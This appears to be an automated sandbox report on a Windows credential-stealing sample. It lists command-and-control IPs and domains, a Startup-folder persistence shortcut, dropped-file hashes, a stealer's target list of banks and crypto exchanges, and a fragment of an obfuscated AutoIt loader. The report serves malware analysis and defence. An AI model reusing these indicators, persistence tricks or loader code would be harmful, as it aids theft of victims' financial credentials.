HDC Information:	• Successful, ratio: 55.9% (good quality ratio 53.2%) • Quality average: 86.4% • Quality standard deviation: 24.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 104.43.139.144, 40.88.32.150, 13.64.90.137, 52.147.198.201, 20.82.210.154, 23.10.249.26, 23.10.249.43, 104.43.193.48, 95.100.54.203, 20.54.26.129, 23.54.113.53 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, store-images.s-microsoft.com-c.edgekey.net, skypedataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:50:40	API Interceptor	1x Sleep call for process: Gia.exe.com modified
10:50:41	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\juROhmfLml.url
10:50:52	API Interceptor	1x Sleep call for process: juROhmfLml.exe.com modified
10:51:53	API Interceptor	1x Sleep call for process: WMIC.exe modified
10:51:59	API Interceptor	74x Sleep call for process: nslookup.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8.208.95.18	5zc9vbGBo3.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	InnAcjnAmG.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	DP5kUHHaWs.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	Zc0HsqUzyy.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	8X93Tzvd7V.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	u8A8Qy5S7O.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php
	SecuriteInfo.com.Mal.GandCrypt-A.5674.exe	Get hash	malicious	Browse	• dolboeb1701.com/bgczXibj92HSlSCK/util.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
banusdoret.top	yPkfbflyoh.exe	Get hash	malicious	Browse	• 8.208.95.18
	JYDy1dAHdW.exe	Get hash	malicious	Browse	• 8.208.95.18
	EppTbowa74.exe	Get hash	malicious	Browse	• 8.208.95.18
	tcNbszVulx.exe	Get hash	malicious	Browse	• 8.208.95.18
	USHrlfZEJC.exe	Get hash	malicious	Browse	• 8.208.95.18
	MmuRNUcd2B.exe	Get hash	malicious	Browse	• 8.208.95.18

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
	32_64_ver_2_bit.exe	Get hash	malicious	Browse	• 8.209.67.151
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-748443571.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-748443571.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	L87N50MbDG.exe	Get hash	malicious	Browse	• 8.209.67.151
	documents-683917632.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-683917632.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	Proforma invoice.doc	Get hash	malicious	Browse	• 47.244.190.114
	yPkfbflyoh.exe	Get hash	malicious	Browse	• 8.208.95.18
	4CwmE1pYh5.exe	Get hash	malicious	Browse	• 47.91.72.80

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	ikoAlmKWvl.exe	Get hash	malicious	Browse	• 8.208.95.18
	V7UnYc7CCN.exe	Get hash	malicious	Browse	• 8.208.95.18
	SM25.vbs	Get hash	malicious	Browse	• 8.208.95.18
	FQ45.vbs	Get hash	malicious	Browse	• 8.208.95.18
	Signed pages of agreement copy.html	Get hash	malicious	Browse	• 8.208.95.18
	Payment Report.html	Get hash	malicious	Browse	• 8.208.95.18
	dMeVLLeyLc.exe	Get hash	malicious	Browse	• 8.208.95.18
	avast_secure_browser_setup.exe	Get hash	malicious	Browse	• 8.208.95.18
	PaymentAdvice-copy.htm	Get hash	malicious	Browse	• 8.208.95.18
	57fvgYpwnN.exe	Get hash	malicious	Browse	• 8.208.95.18
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 8.208.95.18
	9mm case for ROYAL METAL INDUSTRIES 3milmonth Specification drawings.exe	Get hash	malicious	Browse	• 8.208.95.18
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 8.208.95.18
	Lista e porosive te blerjes.exe	Get hash	malicious	Browse	• 8.208.95.18
	Notice-039539.xlsm	Get hash	malicious	Browse	• 8.208.95.18
	IMG_767893434432.exe	Get hash	malicious	Browse	• 8.208.95.18
	OH76.vbs	Get hash	malicious	Browse	• 8.208.95.18
	INVOICE_.EXE	Get hash	malicious	Browse	• 8.208.95.18
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 8.208.95.18
	JANUARY OVERDUE INVOICE.pdf.exe	Get hash	malicious	Browse	• 8.208.95.18

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	yPkfbflyoh.exe	Get hash	malicious	Browse	
	JYDy1dAHdW.exe	Get hash	malicious	Browse	
	EppTbowa74.exe	Get hash	malicious	Browse	
	tcNbszVulx.exe	Get hash	malicious	Browse	
	USHrlfZEJC.exe	Get hash	malicious	Browse	
	mcRrjT7JMX.exe	Get hash	malicious	Browse	
	3MWIYkDesa.exe	Get hash	malicious	Browse	
	3MWIYkDesa.exe	Get hash	malicious	Browse	
	MmuRNUcd2B.exe	Get hash	malicious	Browse	
	23j6ZPLfOh.exe	Get hash	malicious	Browse	
	23j6ZPLfOh.exe	Get hash	malicious	Browse	
	tl2uliYxhr.exe	Get hash	malicious	Browse	
	xARcpdYdew.exe	Get hash	malicious	Browse	
	vtg3HBN11U.exe	Get hash	malicious	Browse	
	01FRraMfKS.exe	Get hash	malicious	Browse	
	PzmkDJz80S.exe	Get hash	malicious	Browse	
	dq1pzC7LNO.exe	Get hash	malicious	Browse	
	atikmdag-patcher 1.4.7.exe	Get hash	malicious	Browse	
	hfix.exe	Get hash	malicious	Browse	
	atikmdag-patcher 1.4.8.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	
Process:	C:\Windows\SysWOW64\nslookup.exe
File Type:	data
Category:	dropped
Size (bytes):	23428
Entropy (8bit):	7.662543821371996
Encrypted:	false
SSDEEP:	384:h3Bm2JdLVjjNvWdQg8ZztS13wr7U1NVp7PqCxWG41BBnzz9dV:hxm2JdBjFgt1wr7OVpjqQsX39dV
MD5:	B83C81F14AF24C10C2ED43996409795A
SHA1:	1257FF605B3BC8E2FC0F28195481DD8A74DDAC0D

C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	
SHA-256:	C5407A1C6D5882DC61D0D9CFA6BF4D8A0E5DF1C1C25DDB1B23BF7804236A2960
SHA-512:	3724A15D91DA9315133FA18CDBDF75CCDEEE624A962E63375AF4BB99CA3A855B44CE9787687E4CE7EE0FFEE1BDBD0BD82192B504D6C07EB43D3D570564E16 2D
Malicious:	false
Preview:	{"is_interesting_client": "0","client_id": "4624a8e10d6df3306e1dd46223b6b1968208dd49","windows_version": "Microsoft Windows [Version 10.0.17134.1]","is_x64": "1 ","browsers": {"Chrome": "0"},"urls": {"53.com": "0","SchoolsFirstFCU.org": "0","SouthlandCU.org": "0","abesofmaine.com": "0","achievacu.com": "0","aflcioefcu.org": "0"," alaskausa.org": "0","alliantcreditunion.org": "0","altabank.com ": "0","alterna.ca": "0","amazon.com": "0","americafirst.com": "0","americanexpress.com": "0","apcifcu.org ": "0","apple.com": "0","arsenalcu.com": "0","ascend.org": "0","ascu.org ": "0","asurion.com": "0","att.com": "0","bankofamerica.com": "0","bankofthewest.com": "0","bbt.com": "0","becu.org": "0","bestbay.com": "0","bestbuy.com": "0","big.one": "0","biki.com": "0","bilaxy.com": "0","binance.com": "0","binance.us": "0","bitbank.cc": "0","bitfinex": "0","bitfinex.com": "0","bitflyer.com": "0","bithumb.com": "0","bithumb.pro": "0","bitkub.com": "0","bitmax.io": "0","bitmex.com": "0","bitopro.com":

C:\Users\user\AppData\Local\Temp\cab_5036_2	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	dropped
Size (bytes):	1819
Entropy (8bit):	7.894468236667479
Encrypted:	false
SSDEEP:	48:JYUJf0QjN/JHrNeH0rRIRfCMHc2QvVGQc:Cwf0QjheH8kHc1Vi
MD5:	CFAF155E352CF3168AAFB3E2F147C54E
SHA1:	7404C60D379CDFB21F2E28AC02E3E8C6B2EAE1D6
SHA-256:	0ED4FF0E634BE10A9001EEBC4A499111997410967E96B33144A34AF56F5000C2E
SHA-512:	6D7ECD4B91210EE0BFE4AF8BCDEECFBFA6863F61CFBCC8D403C97C2A20D10510DA54BA0161C74FB5451A0AEF669EE87C261D24ED0BAE4D3286AB0813B843 7B7
Malicious:	false
Preview:	.....CK.X..6....9).-..>..`..$.Lf. ...,.uqt).;...rW...Y._.G.M..!U.\..Q....I...4Z.t.....W..Q.....u..vww...m...5.....n._....f.Z?.;.....~.e..wi.....z{.....~{.'v...}.t...P.&.....Z....U.f...Jo.n....&. .CL?<~....|N.....h.|.B;U..r.j'd&`g....Z[0"."GAA..K2.V..pX..D#.X.o*P.'.R..+.....^...O.g$K.....?5M..7D.a.R.....f.&.Y9....\H...=K.PQ..F.R#...(SH.[..Y.5]6b.68.z...5l.B:....N....l...)... 3W.b.....M.|.e.....N..K.}nd..r.....o.f...*chV5.`).%iE.U...$S.#Q.rT.O...'.....d)J9.b.I.E./.I_ION'iEA..b.`..Pupq..~....?-.D...O...}.y]...j.'..5.c.S..S.\@{.X.....#r.>.....k..i./....Gv.3... ..v.vk.W..*.-...*.f.....>.J%.2_..W.....3..V.9...MC.B...-.wi[.bs...;.O.Q,....d...S.....i)...W...HEC..-.N.PF...N$T9U.R..*.:....@?.WK14.c.|~..xY(...d..''...|@g"HX...*.{E..+.....qa..{.1...i.q u...>.Yh.jO.|.v....=x....9.d[5.D.D.{..r.....}C.@3F-.e+H...D.bT.....J..sHuOeV,..~.ho..j..&.`,..d.e.%d...I....4.....eu.tD.%Li=..my>.P....S.m..6.I..If8.....E..

C:\Users\user\AppData\Local\Temp\cab_5036_3	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	dropped
Size (bytes):	57
Entropy (8bit):	3.9862517516001557
Encrypted:	false
SSDEEP:	3:9ZREMSHGHT0EnUn:9cMSHGHgnn
MD5:	478B9568815F608EC7213D351CBD8CDB
SHA1:	89743EC25D75E6EA4290CF5C90C1460A8C833FE9
SHA-256:	D611A9CB064EE6F5D9ACDD2632FAFE2EB8EE0DE3DB8551B4AB42ABE3ED4F36C8
SHA-512:	A796180D4BA1BECF89A8A85AB3D2BFAB271B1F9D8697A3BF5B8DE141F5AABCFB75E515FBC7CAD21C6640B57AAB485A3B41AF098448373500DEEA8ED7DD05C 1E8
Malicious:	false
Preview:	.....R}V .4624a8e10d6df3306e1dd46223b6b1968208dd49.

C:\Users\user\AppData\Local\Temp\cab_5036_4	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	dropped
Size (bytes):	1819
Entropy (8bit):	7.896214873025922
Encrypted:	false
SSDEEP:	48:IvYUJf0QjN/JHrNeH0rRIRfCMHc2QvVGQc:zwf0QjheH8kHc1Vi
MD5:	1A5DAC8AEB202A00C054E1C9CAC02B3D
SHA1:	9DC1BF7A70ADF481590B07D587F83185CCB6B9F9
SHA-256:	D1521BB1E2238F4587055AC303A1FB5377285B5FE607756572B83259DB8F94D5
SHA-512:	0F2D3517B42C33EC88FA1DC364E202DB2E22752B5E23E35591A0619EAE8CC9D766A5D766ECFEF1799B00AA7ACD12D4448834AAE934800A68AD39702E55AAE7 E
Malicious:	false
Preview:	L.....CK.X..6....9).-..>..`..$.Lf. ...,.uqt).;...rW...Y._.G.M..!U.\..Q....I...4Z.t.....W..Q.....u..vww...m...5.....n._....f.Z?.;.....~.e..wi.....z{.....~{.'v...}.t...P.&.....Z....U.f...Jo.n....&. .CL?<~....|N.....h.|.B;U..r.j'd&`g....Z[0"."GAA..K2.V..pX..D#.X.o*P.'.R..+.....^...O.g$K.....?5M..7D.a.R.....f.&.Y9....\H...=K.PQ..F.R#...(SH.[..Y.5]6b.68.z...5l.B:....N....l...)... 3W.b.....M.|.e.....N..K.}nd..r.....o.f...*chV5.`).%iE.U...$S.#Q.rT.O...'.....d)J9.b.I.E./.I_ION'iEA..b.`..Pupq..~....?-.D...O...}.y]...j.'..5.c.S..S.\@{.X.....#r.>.....k..i./....Gv.3... ..v.vk.W..*.-...*.f.....>.J%.2_..W.....3..V.9...MC.B...-.wi[.bs...;.O.Q,....d...S.....i)...W...HEC..-.N.PF...N$T9U.R..*.:....@?.WK14.c.|~..xY(...d..''...|@g"HX...*.{E..+.....qa..{.1...i.q u...>.Yh.jO.|.v....=x....9.d[5.D.D.{..r.....}C.@3F-.e+H...D.bT.....J..sHuOeV,..~.ho..j..&.`,..d.e.%d...I....4.....eu.tD.%Li=..my>.P....S.m..6.I..If8.....E..

C:\Users\user\AppData\Local\Temp\cab_5036_5	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	dropped
Size (bytes):	57
Entropy (8bit):	3.9862517516001557
Encrypted:	false
SSDEEP:	3:9ZREMSHGHT0EnUn:9cMSHGHgnn
MD5:	478B9568815F608EC7213D351CBD8CDB
SHA1:	89743EC25D75E6EA4290CF5C90C1460A8C833FE9
SHA-256:	D611A9CB064EE6F5D9ACDD2632FAFE2EB8EE0DE3DB8551B4AB42ABE3ED4F36C8
SHA-512:	A796180D4BA1BECF89A8A85AB3D2BFAB271B1F9D8697A3BF5B8DE141F5AABCFB75E515FBC7CAD21C6640B57AAB485A3B41AF098448373500DEEA8ED7DD05C 1E8
Malicious:	false
Preview:	.....R}V .4624a8e10d6df3306e1dd46223b6b1968208dd49.

C:\Users\user\AppData\Local\Temp\cab_5036_6	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	0.8112781244591328
Encrypted:	false
SSDEEP:	3:P:P
MD5:	7B5B6C7BF41E6055ABD4E74476E08575
SHA1:	5C05D3A68F69258D236F6D9677CC0A42E399E7CC
SHA-256:	2392619F397925A165CF31634781D68B006C396611C425F6C67F338356E47F8F
SHA-512:	36EF55C7B0BEAA825AB7B3A509BDD6154BE0039BF5ADD56232ECDA2237C277F4FED64235F809CCA1DC2370DA4664D8C2013A9F3EA8FB6972238EF0B10A6790 E6
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\chr1073.tmp	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6962
Entropy (8bit):	2.4957564851494354
Encrypted:	false
SSDEEP:	24:QXs0kWA9NPjqFcyFchmPLPmEfS6U6UOOOOWOOOOOOOOOOOP8sOOOOOOOOOOOOOL:KfXQEX9h8qAz/q4hfSYZnClU
MD5:	F9D527CEF22C29BCAC626EAFF4201DAB
SHA1:	D2925316040A2382BF760C3D2EE324DB17C67CCC
SHA-256:	9024A75A428327B4A85E4BF616C2B968A8ECA00CFC677F1A90C5C367AC5C50F8
SHA-512:	36646450F7E68DE7FE327F368965B7C8E913565526F7D9B69EACC91F6ECC2A95A4CCD28BDE818C57787390C95A29D74A4952CB539A2980FAC76A085EEB9A4EF
Malicious:	false
Preview:	..N.a.m.e. . . . .S.y.s.t.e.m. .l.d.l.e. .P.r.o.c.e.s.s. . . . .S.y.s.t.e.m. . . . .R.e.g.i.s.t.r.y. . . . .s.m.s.s...e.x.e. . . . .c.s.r.s.s...e.x.e. . . . .w.i.n.i.n.i.t...e.x.e. . . . .c.s.r.s.s...e.x.e. . . . .s.e.r.v.i.c.e.s...e.x.e. . . . .w.i.n.l.o.g.o.n...e.x.e. . . . .l.s.a.s.s...e.x.e. . . . .f.o.n.t.d.r.v.h.o.s.t...e.x.e. . . . .f.o.n.t.d.r.v.h.o.s.t...e.x.e. . . . .s.v.c.h.o.s.t...e.x.e. . . . .s.v.c.h.o.s.t...e.x.e. . . . .s.v.c.h.o.s.t...e.x.e. . . . .s.v.c.h.o.s.t...e.x.e. . . . .

C:\Users\user\AppData\Local\Temp\chr2302.tmp	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	data
Category:	modified
Size (bytes):	1924
Entropy (8bit):	7.865672899473467
Encrypted:	false
SSDEEP:	48:xFiYUJf0QjN/JHrNeH0rRIRfCMHc2QvVGQH:xFlwf0QjheH8kHc1V5
MD5:	93E86307587E6C2A2C3F25DB6C3A8C34
SHA1:	157561344ABA59BCED8BC4329918951FECE872D2
SHA-256:	2DCF0197EFE740AB55785AC8ADE300796B2ED5CFFBD0B0C764AC7DEE517D2912
SHA-512:	E03D49E472FC224A151961E8850214FB6B94F5A05024E3198E0DE7127C3E6DF1903B46331BBE2ADC126257B09A71B5151FEEAF479099BC07559E400B7F765861
Malicious:	false

C:\Users\user\AppData\Local\Temp\chr2302.tmp	
Preview:	!CAB.....,.....e.....R}V .4624a8e10d6df3306e1dd46223b6b1968208dd49.L.....CK.X..6....9).-..>..`..$.Lf. ...,.uqt).;...rW...Y._.G.M..!U.\..Q....I...4Z.t..... .W..Q.....u..vww...m...5.....n._....f.Z?.;.....~.e..wi.....z{.....~{.'v...}.t...P.&.....Z....U.f...Jo.n....&..CL?<~....\|N.....h.\|.B;U..r.j'd&`g....Z[0"."GAA..K2.V..pX..D#.X.o*P.'.R..+..... .....^...O.g$K.....?5M..7D.a.R.....f.&.Y9....\H...=K.PQ..F.R#...(SH.[..Y.5]6b.68.z...5l.B:....N....l...)...3W.b.....M.|.e.....N..K.}nd..r.....o.f...*chV5.`).%iE.U...$S.#Q.rT. O...'.....d)J9.b.I.E./.I_ION'iEA..b.`..Pupq..~....?-.D...O...}.y]...j.'..5.c.S..S.\@{.X.....#r.>.....k..i./....Gv.3.....v.vk.W..*.-...*.f.....>.J%.2_..W.....3..V.9...MC.B...-.wi[.bs...;.O.Q,.. ..d...S.....i)...W...HEC..-.N.PF...N$T9U.R..*.:...@?.WK14.c.|~..xY(...d..''...|@g"HX...*.{E..+.....qa..{.1...i.qu...>.Yh.jO.|.v....=x....9.d[5.D.D.{..r.....}C.@3F-.e+H...D.bT..

C:\Users\user\AppData\Local\Temp\chrB32.tmp	
Process:	C:\Windows\SysWOW64\nslookup.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	475136
Entropy (8bit):	6.849448907791375
Encrypted:	false
SSDEEP:	12288:6tMaF5RxR/hezNwSiKeryu2fBpe+R7q5JmlG:8lmfipyu22WcmlG
MD5:	BBB6A426B60C6A2F63EF024B760E841A
SHA1:	BE39F0CFF6250813D9E7A2E8704C4CA2857D76B8
SHA-256:	ED609C4EBA6C25D93CDBF722385BC3548F3D6DCCAAFF6A0FA41FF00A7ADC4769
SHA-512:	BC9BF96B3B908AC5284CFEE7755728E631EBE61AC5CE637FC392F1916D345A1677E6CB0FB7139905553FDFAE33C05B8A351C6B6CFDB9BF6334AEDEE78C93BE AE
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\chrCF8.tmp	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.436260027531528
Encrypted:	false
SSDEEP:	3:73KRjyM1KW28OLa1:73uj1a8Oe1
MD5:	B29BF38565243D324A1E41E6046BB066
SHA1:	E7D4C557CB8FB5B00C94CA7F8E3ADD6060F087FA
SHA-256:	4B6F66EFB4919A346C9BDB937423F2D808C9EDB56ADE794D8FA4A9B45D7FEFF2
SHA-512:	82B067B479BC4C5AC440027D325DBB9E5DC59CF3EA417D07782D09EE7C9AA1600656652A1B4C5F9CFBD65575C6E66884EEE73A1675AC50215DD86360F7F0B1/ 4
Malicious:	false
Preview:	..Microsoft Windows [Version 10.0.17134.1]..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\juROhmfLml.url	
Process:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
File Type:	MS Windows 95 Internet shortcut text (URL=<"C:\Users\user\AppData\Roaming\zPgFqFUsML\wAYZqHgYEOdcYU.js>), Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	178
Entropy (8bit):	3.632033496124056
Encrypted:	false
SSDEEP:	3:Q+2lRQuRkiglZlo14tGjLlAdVdhOEjl3QlMIolCl7nel1WGjXFQLlPK:Q+2lJglZyKhXUEZglJPZ6cGjX+w
MD5:	53B7CB2641E4A572F1355EA8002117E9
SHA1:	7195D9973A7E8F1573207DF7C241132DDE6672DC
SHA-256:	7E09B82661650D0A9BA4BE0AE17D48969486F0468B28E587560547FC82BCB3E9
SHA-512:	1B57BAF767B330C3BBC6DF4A51B3BA670F4B115B76216C32DD8A10B3792FB10E653FC55766CEF21C5DDF5738EB3972513351D1C1CB96516BC825E09913B089D
Malicious:	**true**
Preview:	..[.I.n.t.e.r.n.e.t.S.h.o.r.t.c.u.t.].....U.R.L.=.".C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.z.P.g.F.q.F.U.s.M.L.\.w.A.Y.Z.q.H.g.Y.E.O.d.c.Y.U...j.s.".

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Che.vsd	
Process:	C:\Users\user\Desktop\WDnE51mua6.exe
File Type:	data
Category:	dropped
Size (bytes):	943908
Entropy (8bit):	6.625720682723327
Encrypted:	false

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Che.vsd	
SSDEEP:	24576:/Js7DlG83U/hcSO3UTyYPeuZtxY+8aiB8ea:/C7hGOSPT/PxebaiO
MD5:	A7DDD4D4067D7E404D579AE32DC91542
SHA1:	4203587509050293E0D1C8F833545230BB3355B0
SHA-256:	548E87E6B13CDDA866CCC0A125B4EEAB7879C2AE0FCAC20073AC953D2F682729
SHA-512:	1801871BFEC0C7BEB62B37B4BDAEE8733B9204594E4481647EFC476B819C8BE06FD1F2E88D99F8C62CA9C86BF91F2270C5C01E0950C160364F3F78171208B1F9
Malicious:	false
Preview:	nZwSZJdQSZwKBWJCtpbfZHNwzsXALugVPsbikcLGmlTQMSJGkUUtRoHQkZmHLQyLLuVpnCdInRQPNWfBIsgQkprGKGWkWrUJtiyFXmiJDkGqaSrgKXZxBgAB egmS.....@.....!..L.!This program cannot be run in DOS mode....$.....;...h...h...h4;mh...h4;oh...h4;nh...h..[h...h..i...h..i...h..i...h...h...h. ..h...h...h...h..i..h..i...h..ch...h...h...h..i...hRich...h.....PE..L...!..^..... ".....@.....@...@.....@.....@.....|....P..h.....J.....0.. @v.....C.....@.....text...%..... ..`.rdata.....@..@.data...|p.....H.....@....rsrc...h....P..... .....@..@.reloc..@v...0...x.....@..B.....

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\D	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with very long lines, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	981247
Entropy (8bit):	5.794859181755685
Encrypted:	false
SSDEEP:	12288:jHbCI8BQ1Qtm8TIrJ62GM86zVIrwDbUOCMu/J1HDQned:j38BQ1Km80rJXIcDbUOCMu/5
MD5:	870E342CA1600B86242061A18E7819E8
SHA1:	D2515EA2681B02C6A4B1C87BCC2C7594FC836EF3
SHA-256:	4F86DBE6A04B7483CE39E3C48BF05F19D9C3E285AC8C47E10DF4D958942AE788
SHA-512:	3C497CDF3A7DBB622C7CE172A394D3F5FC2A86E67D8A36A84E30370357A6229F91570E87A585B32CB07328952E3438F5CD427B600E2A16A041859AE02DBB78A8
Malicious:	false
Preview:	$DXAuPuobCVxGA = WFzUldrKAarEmh("129$113$97$77$120$97$96$118$86$123$119$121$128$84$128$89",7)..#NoTrayIcon....Func zpoFKPJyvwDqkfo($akJfF,$A RNgA,$QVUW,$icjrS)..Local $AClkghUNqPGcrpWIOWAoZGyJrVoNnfaBtlJLfFnwFaPyhBhXmDgVGwXT = 'AoztigLvtsxmlaobmDGQZcCHkhUqvUrKQgPbyWnrrIp pSbgkuninsevtFLTTxLqpgKJVDLaDyCMdjaPNZJUYNEaNSKRzrEJaIZVoNzlxyEzPfyShWyUKQwvJsWrTTYmASxIhvHqGwmSpkDbMREbXJYCHDjQQfPAutSW VbFQfygJsojbNmdwfBCRTRq'..Local $lQpdkYLyzHBgjOiRcglndPesYNkFBwervVGnWXbavi = WFzUldrKAarEmh("118$113$81$120$71$100$72$101$86$103$ 108$77$89$101$85$86$122$115$80$90$125$90$92$78$110$85",3)..Local $bvUCkKtGZFdDKBmpnzKOYNPApISnxmeVMNiwX = 'WYRRRjLGwxUNAsBeGJHzaDS FkmDxQXxnjJvLXiWCPCHbEHZLxKubzDczujFsJdPrqcBQUPymNyEQVcwEARquQWylgrELBETnMDvouoREFHKgZFbLlwRRfJhrdSCQlxXokuraYSbsqvApjQI IGTAANwordzShGqzlJBeTCyNsDmRTotRmlTlsTbxlXZeFqlLZedmLNPuAupXglfUkBarMQesjuSVCrodzNRQSEyMxNJkKAuqIyQrIuZpqYjEVTEb'...$UKEvSZ = 122. .$DIOJIVMLvhqX = 60..While ((9888-9887)*9427)..Switch $UKEvSZ..Case 119....$vecSUxObrDgqlvL = Execut

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com	
Process:	C:\Windows\SysWOW64\findstr.exe
File Type:	Targa image data - Mono 65536 x 184 x 0 +65535 ""
Category:	modified
Size (bytes):	943782
Entropy (8bit):	6.625457835020965
Encrypted:	false
SSDEEP:	24576:IJs7DlG83U/hcSO3UTyYPeuZtxY+8aiB8ea:IC7hGOSPT/PxebaiO
MD5:	DAB8F26DB6E8D76655D96B463513CE6A
SHA1:	EA9C3631F94233C06750776CD9BD18E27FBD8677
SHA-256:	549D70CF61A50E8970E274BF7E76F4C9FAB1E185189A8AD074E2A5BDEA39005B
SHA-512:	E406093EB802A5EDBDC0E5F0A849D7F58F10DDED413DB9B6E0A4788125BA73C5B90F5D42A5D98AC68BA2E1FC01879C1403F32CFB3D8E5C26231C58E9751C20 3
Malicious:	**true**
Preview:	.....@.....!..L.!This program cannot be run in DOS mode....$.....;...h...h...h4;mh...h4;oh...h4;nh...h..[h...h..i...h..i...h..i...h...h...h... h...h...h..i..h..i...h..ch...h...h...h..i...hRich...h.....PE..L...!..^..... ".....@.....@...@.....@.....|....P..h.....J.....0..@v.... .....C.....@.....text...%..... ..`.rdata.....@..@.data...|p.....H.....@....rsrc...h....P..... ....@..@.reloc..@v...0...x.....@..B..... .....

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Lineamento.vsd	
Process:	C:\Users\user\Desktop\WDnE51mua6.exe
File Type:	ASCII text, with very long lines, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	981247
Entropy (8bit):	5.794859181755685
Encrypted:	false
SSDEEP:	12288:jHbCI8BQ1Qtm8TIrJ62GM86zVIrwDbUOCMu/J1HDQned:j38BQ1Km80rJXIcDbUOCMu/5
MD5:	870E342CA1600B86242061A18E7819E8
